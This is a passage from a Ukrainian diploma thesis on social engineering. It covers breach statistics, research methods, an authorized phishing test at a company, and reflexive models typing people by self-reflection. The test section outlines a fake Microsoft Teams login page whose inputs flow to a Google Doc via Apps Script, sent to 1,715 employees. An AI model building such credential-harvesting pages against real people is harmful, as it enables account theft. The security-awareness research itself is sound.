Загалом, використання соціальної інженерії в кіберзлочинності є серйозною загрозою, яка вимагає уваги і заходів зі збереження безпеки. Розуміння методів і тактик соціальної інженерії, а також прийняття відповідних заходів безпеки, є необхідними для захисту від кіберзлочинців і збереження конфіденційної інформації.

Зважаючи на проведені дослідження компанією Verizon, ми бачимо статистику використання фішингу посеред інших видів кіберзлочинів на рисунку 1.3.



Рисунок 1.3 – Чотири ключові шляхи, що лідирують серед видів кіберзлочинності

На рисунку 1.4 ми можемо також побачити найпопулярніші дії серед порушень та напрямки розвитку, куди рухається кіберзлочинність зараз та розвитку якої сфери ми можемо чекати найближчим часом.



Figure 18. Top Action vectors in breaches (n=3,279)



Figure 19. Top Action varieties in breaches (n=3,875)

Рисунок 1.4 – Топ напрямів та видів правопорушень

Розглядаючи дані графіки ми можемо помітити назви в дужках: хакінг, соціальна інженерія, шкідливе програмне забезпечення та інші. Вони вказані для позначення того, який вид кібератаки використовується через ту або іншу

дію. Наприклад, найпопулярнішим напрямком в 2022 році були веб-додатки. Через них може використовуватися хакінг та соціальна інженерія.



Рисунок 1.5 – Тенденції випадків з часом



Рисунок 1.6 – Тенденції порушень з часом

На останніх двох схемах бачимо постійну популярність соціальної інженерії під час проведення атак на систему та індивіда протягом останніх шести років.

Висновки до розділу 1

У даному розділі дипломної роботи були розглянуті теоретичні основи соціальної інженерії та кіберзлочинності. Отримані результати дозволяють зрозуміти сутність соціальної інженерії як методу маніпуляції та впливу на людей з метою отримання конфіденційної інформації або здійснення кіберзлочинних дій. Крім того, було досліджено різноманітні види соціальної інженерії, такі як фішинг, підманювання, імперсонація та інші. Кожен вид використовується з метою отримання доступу до конфіденційних даних, акаунтів або фінансових ресурсів. Розуміння та виявлення цих методів стає важливим кроком у боротьбі з соціальною інженерією. На основі проведеного дослідження можна зробити висновок, що соціальна інженерія є серйозною загрозою для безпеки інформації та кібербезпеки в цілому. Розуміння її принципів та методів дозволяє розробити ефективні заходи протидії та запобігання. Важливо навчити персонал розпізнавати потенційні загрози, удосконалювати технічні засоби захисту та проводити постійний аудит систем безпеки.

2 МЕТОДИ ДОСЛІДЖЕНЬ

2.1 Вибір методів дослідження

Розвиваються технології, а разом з ним розвиваються і методи дослідження. Однак, відсутність технологій ніколи не зупиняла людство від досліджень та ними використовувалися такі методи дослідження:

- Спостереження: Люди спостерігали природні явища, поведінку тварин, рост рослин і взаємодію між різними елементами природи. Спостереження дозволяло збирати фактичні дані і набуття досвіду про світ.
- Експеримент: Люди проводили експерименти, використовуючи прості знаряддя та матеріали, щоб вивчити причинно-наслідкові зв'язки і тестувати гіпотези. Наприклад, вогонь був відкритий шляхом експерименту з тертям двох матеріалів.
- Аналіз: Люди аналізували зібрані дані, спостереження та результати експериментів, щоб виявити закономірності і встановити залежності між різними явищами.
- Логіка: Люди використовували логічне мислення для розв'язання проблем і розуміння складних концепцій. Логіка допомагала їм зробити висновки і формулювати загальні принципи.
- Символічне представлення: Люди використовували символи, які відображали різні аспекти світу. Наприклад, піктограми, малюнки і символи були використані для передачі інформації і висловлювання ідей.

Ці методи дослідження були основою для розвитку наукового методу та подальшого технологічного прогресу. Сучасні технології, такі як комп'ютерне моделювання, дослідження даних та штучний інтелект, надали нові можливості для дослідження світу, але ці традиційні методи все ще

залишаються важливими для розуміння основних принципів та явищ навколо нас.

Однак, світ не стоїть на місці. Він продовжує розвиватися, а разом з ним розвиваються технології, так само як і методи дослідження. На даний момент існує неймовірна кількість різноманітних методів, їх неможливо навіть перерахувати, адже для кожної галузі вони можуть бути особливими та неповторними. Для деякої систематичності було вирішено розподілити їх за принципом схожості. Врешті-решт, вчені-методологи дійшли такого розподілу:

1. Емпіричні методи:
    a. Спостереження: безпосереднє спостереження та фіксування явищ або подій.
    b. Експеримент: контрольоване відтворення умов для перевірки гіпотез та встановлення причинно-наслідкових зв'язків.
    c. Анкетування: збір даних шляхом стандартизованих питань, посилених респондентами.
    d. Соціологічні методи: опитування, спостереження, аналіз документів тощо для дослідження соціальних явищ.
2. Теоретичні методи:
    a. Аналіз: розкладання явища на складові елементи та дослідження їх взаємодії.
    b. Синтез: об'єднання окремих елементів в комплексне уявлення або модель.
    c. Моделювання: створення спрощених або віртуальних моделей для аналізу та прогнозування явищ.
3. Комп’ютерні методи:
    a. Обробка даних: застосування статистичних методів для аналізу та обробки великих обсягів даних.
    b. Моделювання та симуляція: використання комп'ютерних програм для створення моделей та імітації реальних процесів.

c. Веб-аналітика: аналіз даних з веб-сайтів та соціальних мереж для отримання інформації про користувачів та їх поведінку.

4. Дослідження на основі літератури:
    a. Аналіз наукових джерел: вивчення наукових статей, книг та інших джерел для отримання інформації та огляду попередніх досліджень.
    b. Мета-аналіз: статистичний аналіз результатів декількох досліджень для отримання загальних висновків.
5. Кількісні та якісні методи:
    a. Кількісне дослідження: збір та аналіз кількісних даних шляхом опитування, експериментів або статистичних методів.
    b. Якісне дослідження: збір та аналіз якісних даних через спостереження, інтерв'ю, фокус-групи тощо

Існує багато інших специфічних методів, які використовуються в конкретних наукових галузях. Вибір методів дослідження залежить від вашої конкретної теми дослідження та поставлених завдань.

В сфері соціальної інженерії існує кілька специфічних методів дослідження, які використовуються для аналізу та розуміння технік та тактик, використовуваних соціальними інженерами. Деякі з цих методів включають:

1. Соціальне інтерв'ювання (Social Interviewing): Цей метод передбачає спілкування з соціальними інженерами або потенційними цілями атаки для збору інформації про їх методи, стратегії та мотивацію.
2. Аналіз соціальних мереж (Social Network Analysis): Цей метод включає вивчення взаємозв'язків та зв'язків між людьми, що можуть бути використані соціальними інженерами для отримання доступу до цінної інформації.
3. Соціальне моделювання (Social Modeling): Цей метод використовується для розуміння соціальних процесів, маніпуляції та впливу на поведінку людей з метою отримання несанкціонованого доступу до інформації.

4. Аналіз фізичної безпеки (Physical Security Analysis): Цей метод включає оцінку системи фізичної безпеки організації з метою виявлення потенційних слабкостей, які можуть бути використані соціальними інженерами для незаконного проникнення.
5. Соціальний інжиніринговий тест (Social Engineering Test): Цей метод передбачає проведення спеціально розроблених сценаріїв атаки з метою виявлення вразливостей в системі та ефективності заходів безпеки.

2.2 Проведення дослідження

В сучасному світі, де цифрові технології стають неодмінною частиною життя, кіберзлочинність є серйозною загрозою для індивідів і організацій. Зловмисники активно використовують методи соціальної інженерії, такі як фішинг, для отримання конфіденційної інформації інших осіб або навіть доступу до систем і мереж.

Метою цієї програмної реалізації було дослідження та аналіз вразливостей компанії МЛ ДІЛА щодо фішингу та збору даних. Збираючи ці дані, ми намагалися виявити потенційні слабкі місця та порадити заходи для зміцнення кібербезпеки компанії.

Варто зауважити, що ця програмна реалізація була проведена в рамках переддипломної практики з метою навчання та розуміння методів атак і зловмисницьких технік для кращого розуміння кіберзлочинності та її запобігання.

Важливо зазначити, що цей проект був виконаний з чисто дослідницькими цілями та з метою покращення кібербезпеки. Вся робота була проведена в рамках етичних меж та з відповідним дозволом від компанії МЛ ДІЛА.

Для проведення фішингової атаки завжди використовуються деякі стандартні логічні фрази, що впливають на сприйняття людей інформації, що

доноситься до їхнього відома. Перед виконанням завдання розглянемо приклад листа, що може приходити на пошту.



Рисунок 2.1 – Заголовок листа

Звертаємо увагу на заловок. Бачимо перший прапорець, на який маємо звернути увагу: IMMEDIATE ACTION NEEDED. Той, хто надіслав нам листа, акцентує увагу на терміновості виконання нами дії. Ніби від цього залежить абсолютно все. І це перше, що збиває нашу увагу, адже ми знаємо, що це терміново та має бути виконано негайно.



Рисунок 2.2 – Другий прапорець: терміновість листа

Другий момент в листі, якийсь пакунок. Навіть, якщо ми знаємо, що ніяких пакунків не замовляли ця думка лишається на підсвідомості, адже “Це ж терміново”.



Рисунок 2.3 – Третій прапорець: погроза заборони

Ми бачимо тут, що якщо ми терміново не змінимо введену адресу на правильну, то наша посилка буде відправлена назад, а нам заборонено буде замовляти. Кожен з цих моментів є спробою впливу на нашу підсвідомість та

можливість ясно мислити, щоб ми ввели дані під впливом моменту, а потім лише до нас дійшло, що ми, наприклад, нічого не замовляли, або що лист виглядав занадто підозріло.

Під час практичного заняття ми спробували відтворити створення схожих листів водночас зі створенням сайту, що передавав би введені дані в деякий документ. Загальним рішенням було створення сайту, що нагадував би можливий login до Microsoft Teams. Після виконання він виглядав таким чином:



Рисунок 2.4 – Вид сайту, на який переходили співробітники

Під час створення сайту було використано мову HTML. Для задання скриптів, що мали перенаправляти введені дані до деякого документу, використовувалася мова JS.

Після створення сайту ми задумалися над тим, де було б краще зберігати інформацію, та що б використовувала група зловмисників-початківців, що лише починають на базовому рівні розбиратися в можливостях спільної роботи. Для такого їм необхідно було б мати деяке сховище, до якого б мали доступ кожен з них. Та перше, що прийде в голови недосвідченим особам, це

Google Docs, адже він є доступним в інтернеті та його можна поширити за посиланням або надати доступ лише деяким окремим особам. Тож, ми вирішили спробувати запустити реалізацію таким чином, щоб всі дані отримані через сайт перенаправлялись до деякого Google документу. Разом з цим почали шукати способи виконання та знайшли таку річ, як Apps Script. Підключили її до скрипта написаного для виконання подій до самого сайту , а потім через неї підключили Google документ для передачі до нього даних.

Після цього написали фішингового листа та розіслали співробітникам компанії, використовуючи всі прапорці, що вказують на використання соціальної інженерії.

Кількість співробітників, котрі отримали листа дорівнювала 1715 осіб. В результаті дослідження було отримано дані результати.



Рисунок 2.5 – Статистика отриманих результатів

Висновки до розділу 2

В даному розділі було розглянуто методи дослідження, починаючи від найдавніших, до зародження комп’ютерних технологій та до найновіших, що використовуються і зараз. Крім загального розподілу методів, було визначено також деякі специфічні методи досліджень, що стосуються саме галузі кібербезпеки та вирішено провести дослідження на базі компанії МЛ “Діла”, щоб перевірити свідомість та навченість співробітників. Для цього було створено сайт та розіслано фішингові листи. І хоча результати не порадували і компанії ще є над чим працювати, однак це дало змогу отримати базу для подальшого створення моделі атаки на типи індивідів за саморефлексією.

3 РЕФЛЕКСИВНЕ МОДЕЛЮВАННЯ АТАК СІ

3.1 Теоретична складова

Рефлексія - це процес самоаналізу, усвідомлення і оцінки своїх думок, почуттів, дій та досвіду.

У рефлексивному аналізі, основним об'єктом дослідження є індивід, який знаходиться у процесі прийняття рішення. У цьому контексті, як незалежний спостерігач, дослідник аналізує самого індивіда та рівні його рефлексії. Цей спостерігач має об'єктивне уявлення про ситуацію і може надати об'єктивну оцінку рівню рефлексії цього індивіда. Вибір, що здійснюється індивідом, має біполярний характер - він може бути спрямований на добро (1) або зло (0).

Оскільки індивіди існують у взаємодії один з одним, важливо розглядати схему взаємодії між двома рефлексивними суб'єктами з погляду одного з них.

$$\Phi(A, B) = A^{A^{A*B}*B^{A*B}} \quad (3.1)$$

де A∈ {a, $\bar{a}$}, B ∈ {b, $\bar{b}$},

* - тип взаємодії

Взаємодія між ними відбувається за типами:

• конфлікт(+)

• союз(×)

Рефлексивне моделювання - це підхід, що використовується для вивчення та аналізу систем і явищ шляхом врахування впливу самої системи на її власну поведінку. Цей підхід базується на розумінні взаємодії компонентів системи та їх взаємовпливу на її динаміку і стан. У контексті кібербезпеки та боротьби зі злочинністю, рефлексивне моделювання може бути застосовано для аналізу і прогнозування атак, виявлення слабких місць та розробки ефективних захисних стратегій. Це вимагає розгляду системи як

цілісного об'єкта, який має внутрішні взаємодії та може реагувати на зміни в своєму оточенні. Рефлексивне моделювання дозволяє враховувати динаміку системи та виявляти потенційні вразливості або слабкі місця в системі, які можуть бути використані зловмисниками. Це допомагає розробити стратегії захисту, які максимально ефективно впливають на саму систему, щоб запобігти можливим атакам. Рефлексивне моделювання включає аналіз взаємодії людей, технологій та процесів у системі, а також їх взаємовплив на безпеку і дію системи. Це допомагає розуміти, які фактори можуть впливати на безпеку системи і які заходи потрібно вживати для її захисту. Рефлексивне моделювання є потужним інструментом для виявлення потенційних загроз та розробки стратегій захисту. Воно дозволяє прогнозувати можливі сценарії атак і виявляти слабкі місця в системі, що дозволяє приймати належні заходи для запобігання атакам і забезпечення безпеки системи.

Якщо розглядати його у контексті соціальної інженерії, то воно є підходом, що дозволяє досліджувати та аналізувати атаки, спрямовані на людський фактор, з метою розробки ефективних захисних стратегій. Цей підхід враховує поведінкові та психологічні аспекти людей, які можуть бути використані зловмисниками для отримання несанкціонованого доступу до інформації або систем. У рефлексивному моделюванні атак СІ розглядається взаємодія між трьома основними складовими: люди, технології та соціальні інженери. Аналізується вплив цих складових на процеси злочинної діяльності, а також на можливості запобігання атакам і захисту системи.

У контексті рефлексивного моделювання атак СІ формули поділу індивідів за рефлексією можуть включати наступні аспекти:

- Рівень свідомості: Індивіди можуть бути поділені за рівнем свідомості про можливі соціальні інженерні атаки та їх наслідки. Наприклад, розділення на освічених користувачів, які розуміють ризики та практикують заходи безпеки, та непідготовлених користувачів, які несвідомо відкриваються на атаки.
- Рівень вразливості: Індивіди можуть бути класифіковані за рівнем вразливості до соціальної інженерії. Це може включати їх

довіру до невідомих джерел, схильність до маніпуляцій, ступінь знань про методи атак і т. д.

- Рівень навичок захисту: Індивіди можуть бути розділені за наявністю і рівнем навичок у сфері безпеки. Це може включати знання про основні техніки соціальної інженерії, навички виявлення фішингу та інших видів атак, а також вміння використовувати заходи безпеки для захисту себе та своїх даних.
- Поведінкові особливості: Індивіди можуть бути розділені за їхньою поведінкою та реакціями на соціальні інженерні атаки. Це може включати ступінь піддаючості маніпуляціям, швидкість розпізнавання атак, реагування на підозрілі ситуації та інші важливі фактори.

Однак, більшість з цих поділів насправді базуються деякою мірою на саморефлексії та типах рефлексії за взаємодією. В рамках рефлексивного аналізу виділяються чотири типи індивідів залежно від їхньої схильності піддавати сумніву образ себе і оточуючого світу, а також типу взаємодії. Характеристики цих типів можна подати як у вербальній, так і у формалізованій формі (таблиця 3.1, 3.2).

Опис типів за саморефлексією:

- Прагматик: має правильний образ себе і не сумнівається щодо цієї оцінки.
- Скептик: має неправильний образ себе і сумнівається щодо цієї оцінки.
- Простак: має неправильний образ себе і не сумнівається щодо цієї оцінки.
- Мудрець: має правильний образ себе і сумнівається щодо цієї оцінки.

Як видно з таблиці 3.1, найвищим етичним статусом володіє тип Мудрець. Це пояснюється наявністю сумнівів у самооцінці су

б'єкта, оскільки неправильно оцінивши вплив світу, індивід помилково може обрати негативний полюс.

Таблиця 3.1 - Типи індивідів за саморефлексією

Тип	Прагматик	Скептик	Простак	Мудрець
Формула	$a^{a^{a}}$	$a^{\bar{a}^{a}}$	$a^{\bar{a}^{\bar{a}}}$	$a^{a^{\bar{a}}}$
a=0 a=1	1 0	1 0	1 0	1 1
Етичний статус	$\frac{1}{2}$	$\frac{1}{2}$	$\frac{1}{2}$	1

Таблиця 3.2 - Типи індивідів за видом взаємодії

Початкові значення		Типи взаємодії			
		Герой	Міщанин	Праведник	Лицемір
a	b	$a^{a^{a\times b}b}$	$a^{a^{a+b}+b}$	$a^{a^{a+b}b}$	$a^{a^{a\times b}+b}$
0 0 1 1	0 1 0 1	1 0 1 1	0 0 1 1	1 1 1 1	0 0 1 1
